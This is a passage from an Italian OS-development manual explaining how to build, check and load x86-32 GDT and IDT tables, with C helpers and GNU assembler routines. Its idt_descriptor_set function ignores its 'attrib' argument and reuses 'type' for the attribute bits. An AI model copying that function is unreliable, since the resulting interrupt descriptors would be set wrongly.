    // Trasferisce l'indirizzo iniziale del segmento (base).
    //
    gdt[descr].w0 = gdt[descr].w0 | ((base << 16) & 0xFFFF0000);
    gdt[descr].w1 = gdt[descr].w1 | ((base >> 16) & 0x000000FF);
    gdt[descr].w1 = gdt[descr].w1 | (        base & 0xFF000000);
    //
    // Trasferisce gli attributi di accesso e altri attributi vicini.
    //
    gdt[descr].w1 = gdt[descr].w1 | ((access << 8) & 0x0000FF00);
    //
    // Trasferisce la granularità e altri attributi vicini.
    //
    gdt[descr].w1 = gdt[descr].w1 | ((granularity << 20) & 0x00F00000);
}
```

Per usare questa funzione occorre prima dichiarare l'array di descrittori di segmento. L'esempio seguente serve a riprodurre la tabella elementare della figura 608.7:


```
…
    static gdt_descriptor_t gdt[3];  // Tabella GDT con tre voci.
…
    gdt_descriptor_set (gdt, 0, 0,        0,    0,   0); // Obbligatorio.
    gdt_descriptor_set (gdt, 1, 0, 0xFFFFF, 0x9A, 0xC); // Codice conforme.
    gdt_descriptor_set (gdt, 2, 0, 0xFFFFF, 0x92, 0xC); // Dati.
…
```

Nell'esempio, l'array ***gdt[]*** viene creato specificando l'uso di memoria «statica», nell'ipotesi che ciò avvenga dentro una funzione; diversamente, può trattarsi di una variabile globale senza vincoli particolari.

608.6 Attivazione della tabella GDT

La tabella GDT può essere collocata in memoria dove si vuole (o dove si può), ma perché il microprocessore la prenda in considerazione, occorre utilizzare un'istruzione specifica con la quale si carica il registro ***GDTR*** (*GDT register*) a 48 bit. Questo registro non è visibile e si carica con l'istruzione '**`LGDT`**', la quale richiede l'indicazione dell'indirizzo di memoria dove si articola una struttura contenente le informazioni necessarie. Si tratta precisamente di quanto si vede nel disegno successivo:

+0 *limite* (16 … 0)

+2 *base* (31 … 7 … 0)

In pratica, vengono usati i primi 16 bit per specificare la grandezza complessiva della tabella GDT e altri 32 bit per indicare l'indirizzo in cui inizia la tabella stessa. Tale indirizzo, sommato al valore specificato nel primo campo, deve dare l'indirizzo dell'ultimo byte della tabella stessa.

Dal momento che la dimensione di un descrittore della tabella GDT è di 8 byte, il valore del limite corrisponde sempre a $8 \times \boldsymbol{n} - 1$, dove $\boldsymbol{n}$ è la quantità di descrittori della tabella. Così facendo, si può osservare che gli ultimi tre bit del limite sono sempre impostati a uno.

Nel disegno è stato mostrato chiaramente che il primo campo da 16 bit va considerato in modo separato. Infatti, si intende che l'accesso in lettura o in scrittura vada fatto lì esattamente a 16 bit, perché diversamente i dati risulterebbero organizzati in un altro modo. Pertanto, nel disegno viene chiarito che il campo contenente l'indirizzo della tabella, inizia esattamente dopo due byte. In questo caso, con l'aiuto del linguaggio C è facile dichiarare una struttura che riproduce esattamente ciò che serve per identificare una tabella GDT:

```
#include <stdint.h>
typedef struct {
    uint16_t  limit;
    uint32_t  base;
} __attribute__ ((packed)) gdtr_t;
```

L'esempio mostrato si riferisce all'uso del compilatore GNU C, con il quale è necessario specificare l'attributo *packet*, per fare in modo che i vari componenti risultino abbinati senza spazi ulteriori di allineamento. Fortunatamente, il compilatore GNU C fa anche la cosa giusta per quanto riguarda l'accesso alla porzione di memoria a cui si riferisce la struttura.

Avendo definito la struttura, si può creare una variabile che la utilizza, tenendo conto che è sufficiente rimanga in essere solo fino a quando viene acquisita la tabella GDT relativa dal microprocessore:

```
...
    gdtr_t gdtr;
...
```

Per calcolare il valore che rappresenta la dimensione della tabella (il limite), occorre moltiplicare la dimensione di ogni voce (8 byte) per la quantità di voci, sottraendo dal risultato una unità. L'esempio presuppone che si tratti di tre voci in tutto:

```
...
    gdtr.limit = ((sizeof (gdt_descriptor_t)) * 3) - 1;
...
```

L'indirizzo in cui si trova la tabella GDT, può essere assegnato in modo intuitivo:

```
...
    gdtr.base  = (uint32_t) &gdt[0];
...
```

608.7 Verifica della tabella GDT

Le prime volte che si fanno esperimenti per ottenere l'attivazione di una tabella GDT, sarebbe il caso di verificare il contenuto di questa, prima di chiedere al microprocessore di attivarla. Infatti, un piccolo errore nel contenuto della tabella o in quello della struttura che contiene le sue coordinate, comporta generalmente un errore irreversibile. D'altra parte, proprio la complessità dell'articolazione delle voci nella tabella rende frequente il verificarsi di errori, anche multipli.

Ammesso di poter lavorare in una condizione tale da poter visualizzare qualcosa con una funzione '**`printf()`**', la funzione seguente consente di vedere il contenuto di una tabella GDT, partendo dall'indirizzo della struttura che rappresenta il registro ***GDTR*** da caricare, ovvero dallo stesso indirizzo che dovrebbe ricevere il microprocessore, con l'istruzione '**`LGDT`**':

```
#include <stdint.h>
#include <inttypes.h>
#include <stdio.h>
static void
gdt_show (gdtr_t *gdtr)
{
    gdt_descriptor_t *gdt     = (gdt_descriptor_t *) gdtr->base;
                 int  entries = (gdtr->limit + 1)
                              / (sizeof (gdt_descriptor_t));
                 int  descr;
```

```
        //
    uint32_t  base;
    uint32_t  limit;
    uint32_t  access;
    uint32_t  granularity;
    //
    printf ("gdt base: 0x%08X  limit: 0x%04X\n", gdtr->base, gdtr->limit);
    //
    printf ("       base       limit    access granularity\n");
    //
    for (descr = 0; descr < entries; descr++)
      {
        base = limit = access = granularity = 0;
        //
        // Indirizzo del segmento di memoria.
        //
        base = base | ((gdt[descr].w0 >> 16) & 0x0000FFFF);
        base = base | ((gdt[descr].w1 << 16) & 0x00FF0000);
        base = base | ((gdt[descr].w1      ) & 0xFF000000);
        //
        // Estensione del segmento di memoria.
        //
        limit = limit | (gdt[descr].w0 & 0x0000FFFF);
        limit = limit | (gdt[descr].w1 & 0x000F0000);
        //
        // Attributi di accesso e di tipo.
        //
        access = access | ((gdt[descr].w1 >> 8) & 0x000000FF);
        //
        // Attributi di granularità.
        //
        granularity = granularity | ((gdt[descr].w1 >> 20) & 0x0000000F);
        //
        // Visualizza la voce della tabella.
        //
        printf ("gdt[%i] 0x%08" PRIX32 " 0x%06" PRIX32
                " 0x%04" PRIX32 " 0x%04" PRIX32 "\n",
                descr, base, limit, access, granularity);
    }
}
```

Stando agli esempi già fatti, si dovrebbe vedere una cosa simile al testo seguente:

```
gdt base: 0x00106044  limit: 0x0017
       base       limit    access granularity
gdt[0] 0x00000000 0x000000 0x0000 0x0000
gdt[1] 0x00000000 0x0FFFFF 0x009A 0x000C
gdt[2] 0x00000000 0x0FFFFF 0x0092 0x000C
```

Il valore 17_{16} corrisponde a 23_{10}, pertanto, in questo caso, la tabella inizia all'indirizzo 00106044_{16} e termina all'indirizzo $0010605B_{16}$ compreso; inoltre la tabella occupa complessivamente 24 byte.

608.8 Istruzioni per l'attivazione

Per rendere operativo il contenuto della tabella GDT, va indicato al microprocessore l'indirizzo della struttura che contiene le coordinate della tabella stessa, attraverso l'istruzione '`LGDT`' (*load GDT*). Negli esempi seguenti si utilizzano istruzioni del linguaggio assemblatore, secondo la sintassi di GNU AS; in quello seguente, in particolare, si suppone che il registro ***EAX*** contenga l'indirizzo in questione:

```
...
    lgdt (%eax)         # EAX contiene l'indirizzo della struttura.
...
```

A questo punto, la tabella non viene ancora utilizzata dal microprocessore e occorre sistemare il valore di alcuni registri:

```
...
    mov  $0x10, %eax    # Selettore di segmento.
    mov  %ax, %ds
    mov  %ax, %es
    mov  %ax, %fs
    mov  %ax, %gs
    mov  %ax, %ss
...
```

I registri in cui si deve intervenire sono ***DS***, ***ES***, ***FS***, ***GS*** e ***SS***, ma per assegnare loro un valore, occorre passare per la mediazione di un altro registro che in questo caso è ***AX***. Il registro ***DS*** (*data segment*) e poi tutti gli altri citati, devono avere un selettore di segmento che punti al descrittore del segmento dati attuale, con la richiesta di privilegi adeguati e la specificazione che trattasi di un riferimento a una tabella GDT. Il disegno della figura successiva mostra come va interpretato il valore dell'esempio.

Figura 608.20. Selettore del segmento dati che riguarda sia ***DS*** con gli altri registri affini per l'accesso ai dati, sia ***SS***, per la gestione della pila dei dati.

DS, ES, FS, GS, SS


TI RPL

0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0

15 3 2 1 0

RPL: livello di privilegio richiesto

indice del descrittore del segmento

TI: indicatore di tabella
0 = GDT
1 = LDT

Come si può vedere nel disegno, il valore 10_{16} assegnato ai registri destinati ai segmenti di dati, contiene l'indice 2_{10} per la tabella GDT, con la richiesta di privilegi pari a zero (ovvero

il valore più importante). Il descrittore con indice due della tabella GDT è esattamente quello che è stato predisposto per i dati.

Subito dopo deve essere specificato il valore del registro ***CS*** (*code segment*) che in questo caso deve corrispondere a un selettore valido per il descrittore del segmento predisposto nella tabella GDT per il codice. In questo caso il valore è 08_{16}, come si può vedere poi dalla figura successiva. Tuttavia, non è possibile assegnare il valore al registro e per ottenere il risultato, si usa un salto incondizionato a un'etichetta poco distante, ma con l'indicazione dell'indirizzo di segmento:

```
…
    jmp $0x08, $flush
flush:
…
```

Figura 608.22. Selettore del segmento codice.

CS


TI RPL

0 0 0 0 0 0 0 0 0 0 0 0 1 | 0 | 0 0

15 … 3 | 2 | 1 0

RPL: livello di privilegio richiesto

indice del descrittore del segmento

TI: indicatore di tabella
0 = GDT
1 = LDT

Il listato successivo rappresenta una soluzione completa per l'attivazione della tabella GDT, a partire dall'indirizzo della struttura che ne contiene le coordinate:

```
.globl  gdt_load
#
gdt_load:
    enter $0, $0
    .equ gdtr_pointer,  8          # Primo argomento.
    mov  gdtr_pointer(%ebp), %eax  # Copia il puntatore in EAX.
    leave
    #
    lgdt (%eax)          # Carica il registro GDTR dalla posizione
    #                    # a cui punta EAX.
    #
    mov  $0x10, %eax
    mov  %ax, %ds
    mov  %ax, %es
    mov  %ax, %fs
    mov  %ax, %gs
    mov  %ax, %ss
    jmp $0x08, $flush
flush:
    ret
```

Il codice mostrato costituisce una funzione che nel linguaggio C ha il prototipo seguente:

```
gdt_load (void *gdtr);
```

Va osservato che l'istruzione '**LEAVE**' viene usata prima di passare all'istruzione '**LGDT**'; diversamente, se si tentasse si mettere dopo l'etichetta a cui si salta nel modo descritto (per poter impostare il registro ***CS***), l'operazione fallirebbe.

608.9 Riferimenti

- Brandon Friesen, *Bran's kernel development tutorial*
  ⟨*http://www.osdever.net/bkerndev/Docs/title.htm* ⟩
- Wikipedia, *Global Descriptor Table*
  ⟨*http://en.wikipedia.org/wiki/Global_Descriptor_Table* ⟩
- *Higher Half With GDT*
  ⟨*http://www.osdev.org/wiki/Higher_Half_With_GDT* ⟩
- Weqaar A. Janjua, *IA-32 Boot sector code*
  ⟨*http://public.cabit.wpcarey.asu.edu/janjua/projects/bootSector_code.pdf* ⟩
- Gergor Brunmar, *The world of Protected mode*
  ⟨*http://www.osdever.net/tutorials/pdf/gb_pmode.pdf* ⟩
- John Fine, *Descriptor Tables: GDT, IDT and LDT*
  ⟨*http://www.osdever.net/tutorials/pdf/descriptors.pdf* ⟩
  ⟨*http://www.osdever.net/tutorials/descriptors.php* ⟩
- Jochen Liedtke, *Segments, Intel's IA-32 from a system architecture view*
  ⟨*http://i30www.ira.uka.de/teaching/coursedocuments/48/segments.pdf* ⟩
  ⟨*http://i30www.ira.uka.de/teaching/coursedocuments/48/segments.pps* ⟩
- Allan Cruse, *CS 630: Advanced Microcomputer Programming*
  ⟨*http://www.cs.usfca.edu/~cruse/cs630f06/* ⟩
- *Intel® 64 and IA-32 Architectures Software Developer's Manuals*
  ⟨*http://developer.intel.com/products/processor/manuals/index.htm* ⟩

[1] La modalità protetta è quella che consente di accedere alla memoria oltre il limite di 1 Mibyte.

[2] Alla tabella GDT possono essere collegate delle tabelle LDT, ovvero *local description table*, con il compito di individuare delle porzioni di memoria per conto di processi elaborativi singoli.

[3] Per accesso lineare alla memoria si intende che l'indirizzo relativo del segmento corrisponde anche all'indirizzo reale della memoria stessa. In inglese si usa il termine *flat memory*.

[4] Per rappresentare i numeri da 0 a 8 191 servono precisamente 13 bit. Nei selettori di segmento si usano i 13 bit più significativi per individuare un descrittore.

Capitolo 609

IDT

La tabella IDT, ovvero *interrupt descriptor table*, serve ai microprocessori x86-32 per conoscere quali procedure avviare al verificarsi delle interruzioni previste. Le interruzioni in questione possono essere dovute a eccezioni (ovvero errori rilevati dal microprocessore stesso), alla chiamata esplicita dell'istruzione che produce un'interruzione software, oppure al verificarsi di interruzioni hardware (IRQ).

Le eccezioni e gli altri tipi di interruzione, vengono associati ognuno a una propria voce nella tabella IDT. Ogni voce della tabella ha un proprio indirizzo di procedura da eseguire al verificarsi dell'interruzione di propria competenza. Tale procedura ha il nome di ISR: *interrupt service routine*.

609.1 Struttura della tabella IDT

La tabella IDT è costituita da un array di descrittori di interruzione, ognuno dei quali occupa 64 bit. I descrittori possono essere al massimo 256 (da 0 a 255). Nel disegno successivo, viene mostrata la struttura di un descrittore della tabella IDT, prevedendo un accesso a blocchi da 32 bit:

+0 | *selettore* (31–16) | *indirizzo relativo a* (15–0)


+4 | *indirizzo relativo b* (31–16) | 1 (15) | 14 13 | 0 (12) | 1 1 1 0 (11 10 9 8) | 0 0 0 0 0 0 0 0 (7–0)

1=voce valida
0=voce da ignorare

DPL: da 00 (anello zero) a 11 (anello tre)

0=sistema

1110=32 bit interrupt gate
1111=32 bit trap gate

riservato

La struttura contiene, in particolare, un selettore di segmento e un indirizzo relativo a tale segmento, riguardante il codice da eseguire quando si manifesta un'interruzione per cui il descrittore è competente (la procedura ISR). L'indirizzo relativo in questione è suddiviso in due parti, da ricomporre in modo abbastanza intuitivo: si prendono le due porzioni dei due blocchi a 32 bit e si uniscono senza dover fare scorrimenti.

Il selettore che si trova nei descrittori della tabella IDT ha la stessa struttura dei selettori usati direttamente con i registri per l'accesso al codice e ai dati. Per i fini degli esempi che vengono mostrati, il livello di privilegi richiesto è zero e la tabella dei descrittori di segmento a cui ci si riferisce è la GDT:

Figura 609.2. Selettore del segmento codice della procedura ISR.


TI RPL

0 0 0 0 0 0 0 0 0 0 0 0 1 | 0 | 0 0

15 3 2 1 0

RPL: livello di privilegio richiesto

indice del descrittore del segmento

TI: indicatore di tabella
0 = GDT
1 = LDT

In base a quanto si vede nel disegno e per gli esempi che si fanno nel capitolo, il selettore del segmento codice per le procedure ISR corrisponde a 0008_{16}. Inoltre, negli esempi si fa riferimento esclusivamente a descrittori di tipo *interrupt gate* (a 32 bit).

609.2 Codice per la costruzione di una tabella IDT

Per costruire una tabella IDT potrebbe essere usata una struttura abbastanza ordinata; tuttavia, il tipo di descrittore e gli altri attributi non potrebbero essere suddivisi come richiederebbe il caso, pertanto qui si preferisce una struttura che si limita a riprodurre due blocchi a 32 bit, come già fatto nel capitolo 608 a proposito della tabella GDT.

```
typedef struct {
    uint32_t  w0;
    uint32_t  w1;
} idt_descriptor_t;
```

La funzione successiva riceve come argomento un array di descrittori di una tabella IDT, con l'indicazione dell'indice a cui si vuole fare riferimento e degli attributi che gli si vogliono associare:

```
#include <stdint.h>
static void
idt_descriptor_set (idt_descriptor_t *idt,
                    int               descr,
                    uint32_t          offset,
                    uint32_t          selector,
                    uint32_t          type,
                    uint32_t          attrib)
{
    //
    // Azzera inizialmente la voce.
    //
    idt[descr].w0 = 0;
    idt[descr].w1 = 0;
    //
    // Indirizzo relativo.
    //
    idt[descr].w0 = idt[descr].w0 | (offset & 0x0000FFFF);
    idt[descr].w1 = idt[descr].w1 | (offset & 0xFFFF0000);
    //
```

```
    // Selettore di segmento.
    //
    idt[descr].w0 = idt[descr].w0 | ((selector << 16) & 0xFFFF0000);
    //
    // Tipo (gate type).
    //
    idt[descr].w1 = idt[descr].w1 | ((type << 8) & 0x00000F00);
    //
    // Altri attributi.
    //
    idt[descr].w1 = idt[descr].w1 | ((type << 12) & 0x0000F000);
}
```

Per poter usare questa funzione occorre dichiarare prima l'array che rappresenta la tabella IDT. Di norma viene creata con tutti 256 descrittori possibili, assicurandosi che inizialmente siano azzerati effettivamente, anche se sarebbe sufficiente azzerare il bit di validità (il bit 15 del secondo blocco a 32 bit):


```
...
    static idt_descriptor_t idt[256];
...
    for (descr = 0; descr < 256; descr++)
      {
        idt_descriptor_set (idt, descr, 0, 0, 0, 0);
      }
...
```

Nell'esempio, l'array ***idt[]*** viene creato specificando l'uso di memoria «statica», nell'ipotesi che ciò avvenga dentro una funzione; diversamente, può trattarsi di una variabile globale senza vincoli particolari.

609.3 Attivazione della tabella IDT

La tabella GDT può essere collocata in memoria dove si vuole, ma perché il microprocessore la prenda in considerazione, occorre utilizzare un'istruzione specifica con la quale si carica il registro ***IDTR*** (*IDT register*) a 48 bit. Questo registro non è visibile e si carica con l'istruzione '**`LIDT`**', la quale richiede l'indicazione dell'indirizzo di memoria dove si articola una struttura contenente le informazioni necessarie. Si tratta precisamente di quanto si vede nel disegno successivo:

+0 *limite* 16 0

+2 *base* 31 7 0

In pratica, vengono usati i primi 16 bit per specificare la grandezza complessiva della tabella IDT e altri 32 bit per indicare l'indirizzo in cui inizia la tabella stessa. Tale indirizzo, somma-

to al valore specificato nel primo campo, deve dare l'indirizzo dell'ultimo byte della tabella stessa.

Dal momento che la dimensione di un descrittore della tabella IDT è di 8 byte, il valore del limite corrisponde sempre a $8 \times \boldsymbol{n} - 1$, dove $\boldsymbol{n}$ è la quantità di descrittori della tabella. Così facendo, si può osservare che gli ultimi tre bit del limite sono sempre impostati a uno.

Nel disegno è stato mostrato chiaramente che il primo campo da 16 bit va considerato in modo separato. Infatti, si intende che l'accesso in lettura o in scrittura vada fatto lì esattamente a 16 bit, perché diversamente i dati risulterebbero organizzati in un altro modo. Pertanto, nel disegno viene chiarito che il campo contenente l'indirizzo della tabella, inizia esattamente dopo due byte. In questo caso, con l'aiuto del linguaggio C è facile dichiarare una struttura che riproduce esattamente ciò che serve per identificare una tabella IDT:

```
#include <stdint.h>
typedef struct {
    uint16_t  limit;
    uint32_t  base;
} __attribute__ ((packed)) idtr_t;
```

L'esempio mostrato si riferisce all'uso del compilatore GNU C, con il quale è necessario specificare l'attributo *packet*, per fare in modo che i vari componenti risultino abbinati senza spazi ulteriori di allineamento.

Avendo definito la struttura, si può creare una variabile che la utilizza, tenendo conto che è sufficiente rimanga in essere solo fino a quando viene acquisita la tabella IDT relativa dal microprocessore:

```
...
    idtr_t idtr;
...
```

Per calcolare il valore che rappresenta la dimensione della tabella, occorre moltiplicare la dimensione di ogni voce (8 byte) per la quantità di voci, sottraendo dal risultato una unità. L'esempio presuppone che si tratti di 256 voci:

```
...
    idtr.limit = ((sizeof (idt_descriptor_t)) * 256) - 1;
...
```

L'indirizzo in cui si trova la tabella IDT, può essere assegnato in modo intuitivo:

```
...
    idtr.base  = (uint32_t) &idt[0];
...
```

Per rendere operativo il contenuto della tabella IDT, quando questa è stata popolata correttamente, va indicato al microprocessore l'indirizzo della struttura che contiene le coordinate della tabella stessa, attraverso l'istruzione '**`LIDT`**' (*load IDT*). Negli esempi seguenti si utilizzano istruzioni del linguaggio assemblatore, secondo la sintassi di GNU AS; in quello seguente, in particolare, si suppone che il registro ***EAX*** contenga l'indirizzo in questione:

```
…
    lidt (%eax)         # EAX contiene l'indirizzo della struttura.
…
```

L'attivazione non richiede altro e non ci sono registri da modificare; pertanto, il listato seguente mostra una funzione che provvede a questo lavoro:


```
.globl  idt_load
#
idt_load:
    enter $0, $0
    .equ idtr_pointer,  8           # Primo argomento.
    mov  idtr_pointer(%ebp), %eax   # Copia il puntatore in EAX.
    leave
    #
    lidt (%eax)         # Utilizza la tabella IDT a cui punta EAX.
    #
    ret
```

Il codice mostrato costituisce una funzione che nel linguaggio C ha il prototipo seguente:

```
idt_load (void *idtr);
```

È il caso di ribadire che l'attivazione della tabella IDT va fatta solo dopo che le sue voci sono state compilate con l'indicazione delle procedure di interruzione (ISR) da eseguire.

609.4 Lo stato della pila al verificarsi di un'interruzione

Al verificarsi di un'interruzione (che coinvolge la consultazione della tabella IDT), il microprocessore accumula alcuni registri sulla pila dell'anello in cui deve essere eseguito il codice delle procedure di interruzione (ISR), come si vede nel disegno successivo, dove la pila viene rappresentata in modo crescente dal basso verso l'alto. Va osservato che i registri ***SS*** e ***ESP*** vengono accumulati nella pila solo se i privilegi effettivi cambiano rispetto a quelli del processo da cui si proviene, perché in quel caso, al termine della procedura ISR, occorre ripristinare la pila preesistente; inoltre, quando l'interruzione è causata da un'eccezione prodotta dal microprocessore, in alcuni casi viene accumulato anche un codice di errore.

SS:ESP

codice di errore

SS:ESP

ESP +4 EIP

ESP +8 CS

ESP +12 EFLAGS

ESP +16 ESP

ESP +20 SS

pila precedente

questi elementi sono inseriti solo se cambia il livello di privilegio (anello), pertanto servono a raggiungere la pila dell'anello di origine

Al termine di una procedura di interruzione, per ripristinare correttamente lo stato dei registri, ovvero per riprendere l'attività sospesa, si usa l'istruzione '**`IRET`**'.

609.5 Bozza di un gestore di interruzioni

